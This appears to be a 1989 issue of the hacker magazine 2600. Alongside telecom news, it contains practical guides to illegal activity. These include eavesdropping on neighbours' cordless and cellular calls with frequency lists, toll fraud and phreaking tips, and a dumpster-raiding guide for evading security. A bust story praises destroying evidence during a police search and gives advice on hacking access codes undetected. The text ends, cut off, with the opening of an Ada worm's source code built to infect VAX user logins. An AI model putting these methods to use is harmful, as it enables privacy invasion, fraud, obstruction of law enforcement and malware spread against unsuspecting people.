752 Dunellen
753 Plainfield
754 Plainfield
755 Plainfield
756 Plainfield
757 Plainfield
758 Red Bank
759 Belleville
760 Rahway
761 South Orange
762 South Orange
763 South Orange
764 Vernon
765 Madison
766 Bernardsville
767 Closter
768 Closter
769 Plainfield
770 Hopatcong
771 Summit
772 Passaic
773 Passaic
774 Asbury Park
775 Asbury Park
776 Asbury Park
777 Passaic
778 Passaic
779 Passaic
780 Freehold
781 Peapack
782 Flemington
783 Bloomfield
784 Closter
785 Little Falls
786 Andover
787 Keansburg
788 Flemington
789 Westfield
790 Paterson
791 Fair Lawn
792 Jersey City
793 Seaside Park
794 Fair Lawn
795 Jersey City
796 Fair Lawn
797 Fair Lawn
798 Jersey City
806 Flemington
807 Hackensack
808 Caldwell
812 Little Falls
815 Rahway
819 New Brunswick
820 Elizabeth
821 Franklin Park
822 Madison
823 Bayonne
824 Newark
825 Ramsey
826 Perth Amboy
827 Franklin Boro
828 New Brunswick
829 Morristown
830 Seaside Park
831 Pompton Lakes
832 Califon
833 Teaneck
834 Holmdel
835 Pompton Lakes
836 Teaneck
837 Teaneck
838 Butler
839 Pompton Lakes
840 Point Pleasant
841 Stroudsberg
842 Red Bank
843 Hackensack
844 Bound Brook
845 Hackensack
846 New Brunswick
848 Wyckoff
849 Lakehurst
850 Hackettstown
851 Unionville
852 Hackettstown
853 Upper Grnwd Lk
854 Union City
855 Woodbridge
857 Verona
858 Bayonne
859 Phillipsburg
860 Jersey City
861 Union City
862 Linden
863 Union City
864 Union City
865 Union City
866 Union City
867 Union City
868 Union City
869 Union City
870 Long Branch
871 Englewood
872 Atlantic Highlands
873 East Millstone
874 Belle Mead
875 Sussex
876 Long Valley
877 Newark
878 New Brunswick
879 Chester
880 New Brunswick
881 Paterson
882 Caldwell
883 New Brunswick
884 Whippany
885 Bound Brook
886 Cliffside
887 Whippany
888 Keyport
889 Fanwood
890 Little Falls
891 Wyckoff
892 Point Pleasant
893 Bloomfield

(continued on page 46)

SCANNING

by Mr. Upsetter

A radio scanner is a fun and useful tool for anyone interested in eavesdropping on phone calls. This article will be primarily concerned with receiving two types of telephone calls: cordless and cellular.

Although some of the old cordless phones operated on 1.6-1.7 MHz, the new ones operate on 46 and 49 MHz. Usually the base transmits both sides of the conversation on 46 MHz and the handset transmits only one side on 49 MHz. There are also phones which operate only on 49 MHz.

The following is a list of corresponding base and handset frequencies:

base (MHz)	handset (MHz)
46.610	49.670
46.630	49.845
46.670	49.860
46.710	49.770
46.730	49.875
46.770	49.830
46.830	49.890
46.870	49.930
46.930	49.990
46.970	49.970

The cordless phone transmissions on these frequencies have a range of about 1000 to 2000 feet. That's plenty of range to eavesdrop on all your neighbors. The longest range I've gotten is about 3000 feet with an indoor telescopic antenna. If you know your neighbor has a cordless phone and you want to find his frequency, program the frequencies I've listed into your scanner, then call your neighbor. When he answers (hopefully on the cordless), scan the frequencies and you should hear your own conversation.

It is obvious that anyone's cordless phone conversation could be received with ease. If you use a cordless phone, you should be concerned about security. It is not unlikely that someone near you has a scanner. Uniden Corporation, a major manufacturer of scanners, reports that there are scanners in over four million American homes. Think twice before you use that cordless phone.

Cellular phone transmissions are also easy to receive. The frequencies allocated to cellular phones are in the 800 MHz band. Scanners that receive the 800 MHz band are much more expensive than other scanners with standard coverage. Some manufacturers also block out cellular phone reception in their scanners. However, in my location (San Diego) I discovered a cellular service that operates between 451 and 459 MHz. These frequencies are covered by virtually all scanners on the market. The company using this system is called Vectorone Cellular. They use the following frequencies:

FOR CALLS

451.2875, 452.7625, 454.4375,
451.400, 452.8625, 454.650,
451.500, 453.2875, 454.8625,
451.600, 453.600, 454.9625,
451.7125, 453.8125, 454.175,
451.8125, 453.9125, 455.3875,
451.925, 454.025, 455.4875,
452.125, 454.050, 457.200,
452.2375, 454.225, 457.5125,
452.3375, 454.275, 458.775,
452.550, 454.325,
452.650, 454.3375.

If you own a scanner I would suggest searching the 450 MHz band to see if there is a similar cellular service in your area. Needless to say, I was surprised to find a cellular service operating on this band. I finally found out the name of the company after hearing the transmission of a recorded message which said "the Vectorone user you called is not available," which is played when one mobile user tries to call another unavailable mobile user. A quick check in the phone book verified the company's existence.

While we're on the subject of snooping, I would like to point out another interesting method. Some people use an "electronic babysitter" to keep track of their kids. An "electronic babysitter" is basically a radio (usually FM) transmitter that is placed in the child's room so the mother can hear the kid cry or whatever from another part of the house using the matching receiver. Some of these "electronic babysitters" transmit on 46 and 49 MHz along with cordless phones. One near my house transmits continuously on 49.83 MHz. People in effect bug their own houses by using an "electronic babysitter". I would estimate the range of these units to be short, about 500 to 1000 feet.

Scanners have many other uses besides eavesdropping on phone calls. If you happen to be a criminal, you can keep track of the police with one. You can also hear air, marine, fire, business, military, and countless other transmissions. Scanners are pretty cheap. A decent one can be bought for about $100. Scanner World in Albany has a good selection and prices. Their address is 10 New Scotland Ave., Albany, New York, 12208. Catalog is two bucks. Also, CRB Research has quite a few frequency directories. Their address is Box 56, Commack, NY 11725. Radio Shack also sells a few scanners and frequency guides.

The South African Phreak Crisis

Posted on one of our BBS's:

By the time you read this, the South African post office, which controls our sole telecom company, and which is directly controlled by the government, will have changed their method of charging. Instead of the present method of not metering local calls, they will now work on a pay-for-time basis as used on out trunk calls. So instead of being able to stay online for as long we want, we will now either have to work out a way of phreaking or find dedicated "unprotected" terminals in order to stay on the international computer networks.

South Africa's telephone system is in its most vulnerable stage. We are in the process of moving from the mechanical exchange system to the digital system. This means we are running on a dual system -- hopefully easier to phreak. About 55 percent of the country is digital and 45 percent mechanical.

Our system is nothing like the U.S. We have just been introduced to toll-free numbers (we call them 0100's). Conferencing systems are controlled by the post office, and are expensive as well as small. Systems such as voice recognition banking services are only just being started. Overseas calls are expensive and the charges are the same at all times. Only approved equipment may be used on the lines (heh-heh), although there are various places where we can buy U.S. stuff (until they are closed down anyway).

Because I don't have much experience in the phreaking area (I'm more into the use of systems on the end of the line), I need information on possible ways to get back onto the net.

Should we not succeed in "breaking" our disgusting telephone system, there will be a lot of networkers who will be forced to stop.

We should point out that many people throughout the world face the problem of timed calls, i.e. the longer you stay on, the more you're billed. Over here, businesses pay timed rates for local calls no matter how close they are. But we're certain that there is a way out for SAP's (South African Phreaks), considering that it's a new system with a potential for bugs. The most obvious solution lies in the 0100 numbers, just as many phreaks in this country use 800 numbers to bypass billing.

# of Our Readers

Payphone Query

Dear 2600:

Great magazine! Just got my first issue and am going to order more back issues when I've got the money. If you could focus a bit more on phreaking instead of hacking, us country boys would appreciate it.

In regards to your Spring '89 fortress phone article, I ask you this: since private payphones are put on normal customer lines, wouldn't it be possible to receive a *collect call* from someone using an AT&T payphone elsewhere? The AT&T operator wouldn't know it's a payphone, right? I've heard of this working before.

Uncle Ho

The key here is screening. Any telephone number can be screened to prevent collect calls from being processed. This includes your home number. COCOT's (Customer Owned Coin Operated Telephones, i.e. private payphones) are supposed to be registered with the local phone company so they can charge the payphone owner more for what is really just a regular phone line. We assume the phone company would install the screening automatically at that point. But that's not to say it won't work. Some long distance companies still don't have access to the database that tells them what numbers are screened. So if you place a collect call through them, it could go through to ANY payphone, not just a COCOT. And there are still instances where a local operator or an AT&T operator will screw something up and send a collect call to a payphone. The key is to keep trying. By the way, the "real" payphones are now considered to be the ones operated by the BOC's (Bell Operating Companies): Nynex, Southwestern Bell, U.S. West, Pacific Telesis, Ameritech, Bell South, and Bell Atlantic. AT&T is currently making payphones that are used as COCOT's. In other words, using an AT&T phone is no guarantee that you are not using a COCOT. The only guarantee is whether or not one of the BOC names appears somewhere on it.

UNIX Made Easy

Dear 2600:

Thank you for printing Red Knight's excellent series of articles about hacking UNIX! Too much of your magazine is of an arcane, technical nature and it was a great relief to see an article written by a beginner and for the rest of us beginners about the basics of using UNIX. I do not have any expensive UNIX manuals, and Red

Knight's summary saved me the trouble of buying these manuals from my bookstore. Remember, information doesn't have to be secret or complicated to be useful!

Thanks again and keep up the good work!

The Micron

Did You Know?

Dear 2600:

There is good reason to put return addresses on the *back* of mail. While snooping in first class mail goes on all the time, any information obtained in this manner would be inadmissable in court. There is no restriction on copying the outside of the envelope, however. If the return address is on the back, there is no proof that it was on the same envelope as the "to" address.

Name Withheld

Not until someone invents a two-sided copying machine....

Notes and Info

Dear 2600:

Some quick reference notes:

Specialized System Consultants (P.O.B. 55549, Seattle, WA 98155) produces very complete quick-reference guides for UNIX, C, Fortran, and other high-level languages/operating systems. For $6, they will send a quick-reference guide for UNIX to you.

The ANI for parts of the 215 (Philadelphia) metro area is 410-4100. For parts of the 717 area code, it's 311. The ringback for parts of 717 is 511 followed by the number you are calling from. Also in 717, dialing 711 from a payphone will disconnect it for five minutes.

Finally, from J.C. Whitney: cat. #14YE8543N Security Torx drivers ($11.00) -- these babies will remove the singe bolt that holds blue credit-card phones to the wall!

S. Fox

Dear 2600:

The ANI for 619 is 211-2111. Also the ringback for parts of San Diego is 1-332-xxxx, where xxxx is the last four digits of the phone number. Hang up quickly until a steady tone comes on, then hang up. The phone will ring.

Mr. Upsetter

Dear 2600:

The Spring 1989 issue was the *best* in a long while! Glad to see you getting back to your roots: phones!

PG

Crossbar Trick

Dear 2600:

If your telephone line's central office equipment is #5 crossbar, here is a way to tell if an incoming call is coming from within the same office equipment or a different office.

Write A Letter

Somewhere between 0 to 4 seconds *before* the first ring on an incoming call, the telephone equipment's completing marker will release the incoming call's trunk onto the line. When this occurs, the phone line voltage will momentarily drop to 0 volts. If you are monitoring the line with a high impedance test set, you will hear a loud "click". If the phone line voltage was at 0 volts for approximately 250 ms, then the incoming call is coming from within the same office equipment. If the voltage was at 0 volts for a much shorter time (approximately 80 ms), then the call is coming from a distant office.

It is possible to build a circuit that would sense the 0 voltage level time and indicate the type of incoming call (same office equipment or distant office equipment) when the first ring occurs.

JWC

Since we happen to be on a #5 crossbar for at least another year, we could use such a device, if someone would care to design one for us.

Stories Wanted

Dear 2600:

For an upcoming book on computer crime in the 80's and beyond, I would welcome correspondence from anyone with anecdotes or personal experiences concerning Jerry Schneider, Stanley Mark Rifkin, Neil Patrick, Harold Rossfields Smith, Robert Morris, or Kevin Mitnick. Please address any responses to Buck BloomBecker, 2700 N. Cahuenga Blvd., Los Angeles, CA 90068 or call 213-874-8233.

JJ Buck BloomBecker, Esq.
Director
National Center
for Computer Crime Data

Tuning In Calls

Dear 2600:

I received your Winter 88-89 issue and found the "Overhearing Phone Calls" very informative. Concerning short-wave radio listening, I thought your readers might like some hints on tuning them in. First, sweep through the band with the beat frequency osc. on. If you leave it off, then you could miss the entire band. Second, only try to adjust the BFO when the stronger of the two voices is speaking. If you only receive the base station, think of this: you may be out of range of the ship at sea. Also note that the equipment is not really fancy. I got a surplus receiver for $3 and use it with a piece of wire duct taped around my room. I can receive signals from around the globe on it. From Washington DC I

receive ship to shore calls that must be coming from Annapolis (39 miles) or Baltimore (36 miles). This assumes the ships I listened to were in the Chesapeake Bay.

Cyber Punk

Austrian Phreaking

Dear 2600:

In Austria we have a very sad situation concerning the phone system. Our system uses pulse dialing only and dates back to the fifties. Charging is being done by hand every month (!!). They photograph the charge counters (mechanical of course) every month and the clerk types them into their 15-year-old computer that prints the phone bills.

Collect calls or any of the other features you "enjoy" in the U.S. don't exist in Austria. However, they started introducing an MF-system in some parts of Vienna recently and blue boxing seems to be safe as far as I know. The situation is improving.

Hacking in Austria is pretty boring because phone costs are astronomically high (1 minute local: 50 cents!!!). Most systems do not use direct-dial but leased lines for communications.

WM

Just Say No

Dear 2600:

Here's a note of possible interest.

Congressman Kweisi Mfume (D-MD) introduced a bill (H.R. 1504) that would make it a criminal offense for persons under the age of 21 to possess a beeper. Presumably, this is because many drug dealers use beepers to keep in touch with their customers. But banning the use of an innocent piece of telephone technology by the young is a pretty screwy way to deal with the drug problem. Also, why age 21 instead of 18? What happens to college students and others trying to earn a living as messengers, field technicians, or some other job requiring the use of a beeper? Maybe we should lobby against this bill. (H.R. 1504 was referred to the House Committee on Energy and Commerce.)

Phil

We certainly should lobby against this bill. It's another crystal clear example of high tech phobia. This time, instead of trying to figure out why drugs have become such an essential crutch to so many of us, the authorities think that making a small bit of technology illegal will somehow solve the problem. For one thing, beepers don't make drug deals.

Letters

People do. Beepers are a tool, like telephones, notepads, pocketbooks, and automobiles. Should all of these be made illegal to certain people who might use them to deal drugs? More importantly, these well-meaning clods are overlooking a grossly obvious fact. Dealing drugs is illegal. So how can they expect anyone who illegally deals drugs to suddenly honor the law and not carry a beeper? The only people who will be inconvenienced by this law will be the law-abiders, who obviously are not the targets of the law!

A Myriad of Questions

Dear 2600:

My path to you has been long and twisting, beginning with me reading the book "Hackers". From there, I tracked down the infamous 1971 *Esquire* article, "The Secrets of the Little Blue Box". I became interested in blue boxes and began searching for plans with which to build one. I finally turned up a chief engineer at a television station who had a 1975 *CQ* magazine containing red box and blue box plans along with the MF tone listing. I also found the tone listing in "Reference Data for Radio Engineers", along with some in-depth telephony information that I can't quite grasp. Subsequently, I halfway built a blue box, but became disinterested for a while. When it came time for me to leave my job, I decided I'd better finish the thing while I had the facilities. I almost did, but some of the final pot tuning was left out. Fortunately, an electrical engineer (and satellite pirate) at my new job had a complete electronics lab and, ironically, your address. So, here I am with a completed blue box (that won't work in most places, I am told). Because I am so terribly far behind the times, I wonder if you might answer some questions that are probably laughably simple to most of your readers? Here goes:

1) Why don't blue boxes work anymore, and if a place can be found where they do, why are they so easily traced?

2) One of the guys at your office alluded to the fact that free phone calling is still done. How?

3) Do red boxes still work?

4) Have there been any recent arrests for phone phreaking? If so, was the punishment severe?

5) What parts of the U.S. and Canada are hotbeds for phreakers?

6) Could you suggest addi-

tional reading on subjects addressed by *2600*? (i.e., hacking, phreaking, petty thievery, and the like.) Maybe even magazine articles which are more contemporary than the ones I have.

7) Are the original phreakers and hackers that I have read about still active?

8) The 1971 *Esquire* article made reference to numbers that could be called for free that set up cross-continent conferencing. Fact or fantasy? Are these numbers still in existence?

9) What is "TAP"? (in reference to the Autumn 1988 Marketplace)

10) Are there other publications like *2600* which are devoted to things that the general public isn't supposed to know?

11) What is the favorite computer used by the modern-day hacker? I saw much reference to the C64, which I thought was a kid's computer.

12) Do you guys have a large following? How big?

13) I understand that eavesdropping on cellular transmissions is pretty simple. What about calling out for free?

14) I remember asking a telco friend of mine if the trick the kid pulled with the payphone in "War Games" (grounding the mouthpiece to the chassis) would work. He seemed to think it would. Was he right?

15) I downloaded an IBM PC program which was supposedly a newer generation of the dialer program used in "War Games" (same author as that program). It supposedly only worked on an IBM PC (no compatibles, no XT, no AT). On my Wyse 386, it actually went through a set range of exchanges, but it wouldn't selectively log any computers that it found. Do you know of a program which will do the task on other computers?

16) Are there any sources for IBM PC compatible hacker software?

Well, I am truly an amateur in this field, aren't I? I thank you in advance for your help. I have enclosed some postage for your reply. Please don't print this letter, because it will just advertise my ignorance.

Not if we don't print your name and location, it won't! Besides, we believe there are many readers who have these same questions. Let's go through them one by one.

1) The reason blue boxing is gradually grinding to a halt is because of Common Channel Inter-office Signaling (CCIS).

Never Stop!

Simply put, this system sends the signaling over a data line, separate from the voice line the caller is using. So it becomes impossible for the caller to send his own signals (blue box tones) because he is unable to access the separate data line. If you can find a terminating point where CCIS has not yet been implemented, blue box tones will still have an effect. But it's easy to be caught because of detection devices that sense 2600 hertz tones being transmitted. (You need a 2600 hertz tone to seize the trunk line and gain control of it.) It's also possible to be caught making a very long call to directory assistance, which is something there really isn't any good excuse for. Many phreaks use directory assistance to start a blue boxing adventure. Our 1985 issues have more info on this.

2) Free phone calls can still be made by figuring out access codes to the various long distance companies, making third party calls, or using extenders (usually 800 numbers that give you an outgoing dialtone).

3) Yes, red boxes still work quite well.

4) There are always busts of some sort in the news. The punishments appear to be getting more severe as we demonstrated in the Spring issue.

5) Phreakers are linked by telephone lines, not by location.

6) Look through this issue and you'll find some references. We print them as we get them.

7) If you're talking about the 1971 Esquire article, we'd like to assume that those people have done more in life than just make free phone calls. We consider anybody to be still "active" who believes that what they did in the past contributed to what they do now.

8) You can bet your bottom dollar that those numbers are no longer in existence. But there are plenty of others to take their place. By investigating the sources, you too shall find them.

9) TAP was the original phone phreak newsletter that started out as a Yippie publication. It stopped publishing in 1984, although there have been attempts to revive it.

10) There are plenty of magazines that focus on things that you're not supposed to know about. Since we began in 1984, however, we have yet to see one that consistently covers what we cover.

11) The beauty of hacking lies in the fact that it doesn't matter what kind of computer

(continued on page 46)

tips

by Dr. Williams

The phone company will indeed go to extremes. Or so they say. I've been told that they will prosecute anyone who goes rummaging through their garbage bins. I don't know; even though by now I practically make regular rounds through their garbage bins, I've never been charged. That's not to say I've never been caught -- just never been charged. By using common sense and discretion, I've never gotten into trouble. I want to first tell you the benefits of exploring your local phone company's garbage, and then how to do it without getting into trouble.

Thrashing though the telco's garbage bins is hardly a revolutionary notion. Articles on the subject have appeared in both *TAP* and *2600*. I hear tales off and on about the rewards other phreaks gain from trollopping though their local telco's garbage bins. I also see text files on various BBS's about trashing.

As far as I'm concerned, there is no equal when it comes to the potential payoff of my telco's refuse bins. Where else would you go to gain valuable information about the phone company other than to the phone company itself? I would estimate that about 80 percent of what I pull out is rather mundane, boring, not practical for my purposes, or useless. But, oh, that other 20 percent really pays off! It gives me a sound idea of the local and regional picture. Then, publications like *2600*, *Telephony*, and *Telecommunications* help tie up the loose ends and fill in the big picture. Indeed, as far as telephone information is concerned, the world is a gold mine!

My general rule for deciding which bins to raid is this: the bigger the telco building, the more people work there, the bigger the brass working there, the more I stay away from it. I like buildings that are small, have a lot of grunts working within, and are out of the mainstream. I let these rules guide my raiding activities.

In my area, there are some big telco buildings with art deco decorating that have parking lots the size of malls and have special

"The majority of phreaks have gotten into trouble by their own shortcomings."

teams of workers assigned just to think of the next excuse they can use to get the state utility commission to raise the phone rates. As far as I'm concerned, these are poor targets security-wise. First, some of these buildings have a private security force working for them, day and night. I'm sure these minimum wage workers

on trashing

have nothing better to do than to make an international incident of finding someone going through their garbage. The information that comes out of here is likely to be more sensitive; hence, a more developed security system (which also may include shredding of documents). Second, the access holes into the dumpsters may be limited. The chute to the dumpster may be located on the inside of the building. Or, it may be the case that the dumpster is a king-sized one, which requires a semi-tractor to haul it away. This may translate into a more difficult entrance into the dumpster. Some of these dumpsters also have compactors located inside of them, destroying a lot of documentation. Third, typically more people work the midnight shifts, so your chance of being spotted by an employee is also increased. Fourth, these buildings tend to be located in the business districts of town. This may mean a more overt police presence; at the very least, a faster response time. Fifth, they're more likely to prosecute people going through their dumpsters for "trespassing". So, as tempting as it is (I'm positive a lot of good docs could be found), the reward versus risk ratio is too high for me. The increased chance of being caught does not pay off.

My target lies in the smaller buildings. These buildings are usually physically smaller in size, have a warehouse-type of exterior, and have a lot of company vans or trucks in the parking lot (as opposed to company cars). These buildings may house switching equipment, maintenance equipment, computer operations, or storage facilities. These building are an attractive target for several reasons. First, there is usually no security presence at these locations. This is a definite plus! Second, little or no people tend to work at these locations late at night. No people means no chance of being caught, almost. Third, the police presence is not as strong. Fourth, the garbage containers are easier to access and do not usually have any shredded material inside. Although the information may not be as good, I'm not greedy; the potential payoff justifies the risk.

Equally important to me is my dress. Simply put, I try to dress like a transient rummaging for food. That way, if I'm caught, I'm more likely to be told to hit the road and never come back. I have a special outfit I use just for this purpose. I went to Goodwill and bought the scummiest jacket they had there. I also bought a pair of Levi's that had enough holes in it, including the rear, and a pair of worn out, out of style slacks. I use a pair of worn out tennis shoes that I've used for two seasons to mow the lawn with. I also wear a

(continued on page 44)

THE SPRINT GESTAPO

by Larry P.

Yes, Sprint has nailed another one of us. Hopefully, this article will help you know what to do if you happen to get nailed by the evil telcos and maybe even get a laugh or two when you hear how clumsy those types are. Some information has been omitted to protect the identity of the busted one, since his case is still pending and this information could jeopardize his current status as a free man. So, I'll call him "Mike" for simplicity's sake. Here is his story....

One night, Mike decided to boot up his Sprint FON (a trademark of US Sprint Corporation) hacker and dig up some codes. After a while, he had several of them. While he was hacking them out, he was being traced by US Sprint, who, after getting poor Mike's phone number, notified state and local authorities who proceeded to get a search warrant. The very next day they went to his house before he got home. Ringing the doorbell, Mike's dad opened the door. They asked his dad if Mike owned a computer and he said yes, a Commodore. Mike got home at that point, and they showed him the search warrant and entered the house.

Once inside, these five men (one local Forgery Squad person, some Secret Service agents, a U.S. Sprint executive and his IBM specialist) went to Mike's room. The Sprint guy took pictures. The detective and the cops looked through drawers in a random fashion, missing over half of them. They only cast a brief glance at the papers on top of the desk. They never looked in the waste paper basket or behind or under or below or in things. Only part of the desk. In fact, Mike remarked to me that they looked bored and seemed to only want to get the job finished. What a professional attitude for law enforcement agents.

The Sprint executive then said, "Load your hack program, kid!" to Mike. Mike claimed not to know what disk it was on and said that he had to find it first. So while he was pretending to find the right disk, he formatted the disks with the hacker programs. Right under the noses of the dumb feds. After formatting a disk, Mike said, "Oops, wrong disk" and proceeded to format another, until all disks with functional hack programs were deleted. Mike then claimed to have found it and loaded a crash-prone, nonfunctional program and said, "See, I didn't hack your stupid system." They had no evidence, since he had formatted the disks with the codes on them. What clumsy cops. They didn't find his notebook hidden in the basement.

The IBM specialist then proceeded to attempt to dismantle the Commodore. I say "attempt" because he had trouble discon-

STRIKE AGAIN!

necting the computer from the color TV, the disk drive, and modem. The screws must have confused him. He ended up ripping apart the connections, no doubt damaging pins and wires. The Sprint executive then put the equipment into garbage-type bags and hauled it to their dark blue Cadillacs. On the way, the executive dropped the disk drive onto the ground. Mike told the Sprint fellow if he damaged it he would pay for it. What was his reply? "See ya in court, kid!" Laughter followed.

They then took Mike to the police station and booked him under a lower class felony for illegal access to lines of a telephone service. Mike hopes it will be downgraded to a misdemeanor, and it may be since they have such little evidence, except for his TV, his computer, and his game disks. They took Mike home at that point. The next day in school, Mike's popularity soared as people learned he was a felon.

Mike and I want to leave you with a bit of advice. First of all, don't hack your codes at night. That is when the fewest people use the network. Instead, do it between 7 am and 10 pm. Also, use multiple target "dummy" numbers. Don't hack the codes sequentially. Have them done randomly, but also have the program automatically reseed the random number generator occasionally since the pattern can be tracked. If your pattern is tracked, the system might anticipate the next number you will try, and if it is a valid account, turn it off for the time you try it only. They will also print out a card with your phone number. In no way am I implying or suggesting that it is proper to commit any type of fraud. If you decide, however, to commit fraud, heed my warnings. Now Mikey has some things to say:

"Don't mess with Sprint!" Wise words indeed.

"To Phreak and be safe, keep your disks and notebook out of your room and well hidden somewhere else. They will only look in your room or near the computer."

They charged Mike with a felony. A felony! They don't charge rapists or muggers with felonies. Why did they take his TV and telephone away? What did they expect to find hidden in it? Hitler's brain? Why did they disconnect his phone for two days? Doesn't it make you feel secure with such competent law enforcement officials handling things?

I will keep in touch with Mike and let everyone know if anything else turns up.

CHINESE SNITCH NUMBERS
(used for turning in "counter-revolutionaries")
To dial from U.S., preface with 011-86-1.

512-4848	512-5666
443-292	256-3483
256-7220	372-316
664-215	665-088
371-554	872-179

873-814

Spanish Phones -

The following article is reprinted from England's Financial Times. It originally appeared last summer, so please take that into account when coming across references to "this year", "next year", etc. We appreciate it.

by Peter Bruce

As the Spanish summer gets hotter, so do Spanish tempers. And with good reason.

In the space of just a few months, it seems that Spain's telephone system, once one of the most efficient in Europe, has all but collapsed. Spaniards lucky enough to have telephones find themselves unable to make calls or are frequently cut off when they do.

On average last week, it was taking nine or ten attempts to call London from Madrid. Getting through is only half the problem -- domestic and international lines crackle and rasp constantly.

Some 350,000 people in Spain are waiting for Telefonica, the once-vaunted telephone monopoly, to install telephones. Most will wait at least six months. About 25,000 Spanish villages do not yet have a public telephone, according to some reports.

A European consumers group in Brussels, in a recent study, said Telefonica was now taking roughly ten times as long as its French, Dutch, or Danish counterparts to install telephones.

Other than Greece, Ireland, and Portugal, the study said, Telefonica appeared most frequently at the bottom of its ratings.

The Spanish service costs double the French and even the West German ones, the Brussels report said, and its rate of wrong connections was the highest in the EC. Last week, it emerged that the Government had appointed a commission to study Telefonica's investment plans for next year -- an extraordinary move, considering that Telefonica is a private company.

There seems little doubt that the head of Telefonica's affable chairman, Mr. Luis Solana, is on the block. Although a member of the governing Socialist party, a friend of the Prime Minister, and the brother of the Education Minister, Mr. Solana has seemed desperately short of support as the public outcry over Telefonica's service has risen.

Opposition politicians have had great fun with a retort attributed to him, to the effect that "perfection is fascist".

A colleague recently arrived in Madrid and trying to order a home telephone from his office failed to find anything democratic in being told by the Telefonica functionary at the other end of the line: "Sorry, I can't hear a thing you're saying."

"So whose fault is that?" he wailed.

Mr. Solana, confronted with failure, has not tried to disguise the scale of the problem. The waiting list for telephones will probably grow, he has said, to 430,000 this year.

He has promised that more new

and what they don t do

lines will be in place by September. Spain has about 15.5 million telephones and 10 million lines. Telefonica plans to install 1.5 million new lines this year and 2.5 million more next year. But there is no saying whether that will improve matters.

Telefonica has been caught wholly unawares by the explosion in telephone demand in Spain. In the past two years, applications for telephones have grown by close to eight percent a year, a huge leap on the average two percent growth a year since 1970.

Mr. Solana has said things will be more normal next year but some Telefonica officials suggest it could take five years.

Appearing on Spanish television this weekend, Mr. Solana said: "My main mistake was not having believed that the Spanish economy would be going as well as it is now. I did not believe statistics forecasting Spain's economic boom." The service was not a catastrophe, he insisted, but it was "improvable".

What irks Spanish consumers -- and in Barcelona, business groups are warning that the state of the telephones is damaging to competitiveness -- is that this trouble has arrived along with record profits for Telefonica last year and higher-than-ever investment this year and next year.

What hurts even more is that Mr. Solana is about to spend some of that in Argentina, where Telefonica wants to buy 40 percent of a new PTT being created there. The Russians have also just signed a deal with Telefonica under which the Spanish are to install a rural telephone network 600 miles from Moscow and a public phone system in the Soviet capital itself.

Mr. Solana's comfort in the short term at least, is that even worse trouble at the Post Office diverts some frustration away from Telefonica. The Spanish postal service estimates that up to 2 million letters and parcels are, effectively, stuck at post offices around the country.

The postal unions say this is nonsense -- there are at least 11 million pieces stuck in Madrid alone.

As Spain approaches its first presidency of the European Community next January, the chaos in many of its institutions is going to become embarrassing. Europeans who want to complain about it may, however, have to fly or drive to Madrid to do so.

```
-- ********************************************************************************
-- *                                                                              *
-- *  #    #    #   ######   #####     ##   ##     Worm demonstration           *
-- *  #    #    #   #    #   #    #   #  #  # #     on a VAX computer            *
-- *  #    #    #   #    #   #    #  #    # # #     implemented by the           *
-- *  #    #    #   #    #   #####   ###### #  #     Ada Language. 90%            *
-- *  #  # #  # #   #    #   #       #    # #   #    of the work done on          *
-- *   ##   ##    ######   #       #    # #    #    R.R. Software Janus/Ada.     *
-- *                                                                              *
-- ********************************************************************************
-- *                                                                              *
-- * Version Number : 1            (C) Copyright 1988, 1989  Jeff Gray            *
-- *                                                                              *
-- ********************************************************************************
-- *                                                                              *
-- *  Warning : (This notice taken from Ralf Burger's book, page 147.)            *
-- *  ********                                                                    *
-- *                                                                              *
-- *  Assembling, linking, and executing of the program with the                  *
-- *  intention of implementing a virus in a computer system can                  *
-- *  be a criminal offense !!!! This program is intended strictly                *
-- *  for experimental and scientific purposes, namely the revelation             *
-- *  of danger to computer systems like ----- of viruses. Giving this            *
-- *  program to others, creating an executable version, or modifying             *
-- *  the source code are not permitted without written consent of the            *
-- *  author. In the event of a violation, I retain the right to file             *
-- *  criminal charges. The written permission can be applied for by              *
-- *  specifying the reasons why the worm should be distributed,                  *
-- *  executed or modified by writing to the following address :                  *
-- *                                                                              *
-- *                        Jeff Gray                                             *
-- *                        1027 Grandview Rd.                                    *
-- *                        Glen Dale, WV  26038                                  *
-- *                                                                              *
-- *  To my girlfriend, Victoria ...                                              *
-- *                                                                              *
-- ********************************************************************************

with Text_IO; use Text_IO;   -- Needed for basic IO.
-------------------------------------------------------------------------------
-- procedure IMAS :
-------------------------------------------------------------------------------
-- This is the main procedure which starts the worm on its desired path
-- toward infection.
--
-- Requires : Check_First_Run, Make_New_Login_Com, Build_Logon_Com,
--            Display_Card.
-------------------------------------------------------------------------------
procedure IMAS is
-------------------------------------------------------------------------------
-- The following declare the various logical files that are needed. It
-- first declares an array which holds the names of 300 users on the
-- system who have been infected. Constant of 300 may wish to be edited.
-------------------------------------------------------------------------------
type User_List_Type is array(1..300) of String(1..8);
User_List : User_List_Type;
User_Length : Natural := 0;
Login : File_Type;
Logon : File_Type;
Logon2 : File_Type;
SHU : File_Type;
Temp : String(1..8);
Whole_Line : String(1..80);
Last : Integer;
Yes : Boolean;
-------------------------------------------------------------------------------
-- Beginning of nested procedures...
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
-- procedure Display_Card :
-------------------------------------------------------------------------------
-- This simple procedure clears the screen on a VT-100 and then displays
-- a seemingly innocuous message. This is displayed after the worm has
-- finished its business.
--
-- Serves : IMAS.
-------------------------------------------------------------------------------
procedure Display_Card is
begin
  Put(ASCII.ESC);
  Put("[2J");
  New_Line(5);
  Set_Col(12);
  Put_Line("M        M  EEEEEEEE  RRRRRRRR   RRRRRRRR   Y      Y");
  Set_Col(12);
  Put_Line("M M    M M  E         R      R   R      R    Y    Y ");
  Set_Col(12);
  Put_Line("M  M  M  M  E         R      R   R      R    Y  Y  ");
  Set_Col(12);
  Put_Line("M   MM   M  EEEEEEE   RRRRRRRR   RRRRRRRR     Y Y   ");
  Set_Col(12);
  Put_Line("M        M  E         R  R        R  R         Y    ");
  Set_Col(12);
  Put_Line("M        M  E         R   R       R   R        Y    ");
  Set_Col(12);
  Put_Line("M        M  EEEEEEEE  R    R      R    R       Y    ");
  New_Line(3);
  Set_Col(14);
  Put_Line("I    I       M       M       A      SSSSSSSS");
  Set_Col(14);
  Put_Line(" I  I        M M     M M     A A     S       ");
  Set_Col(14);
  Put_Line("  II         M  M   M  M    A   A    S       ");
  Set_Col(14);
  Put_Line("  I   ----   M   M M   M   A     A   SSSSSSSS");
  Set_Col(14);
  Put_Line("  II         M       M   AAAAAAA         S");
  Set_Col(14);
  Put_Line(" I  I        M       M   A     A         S");
  Set_Col(14);
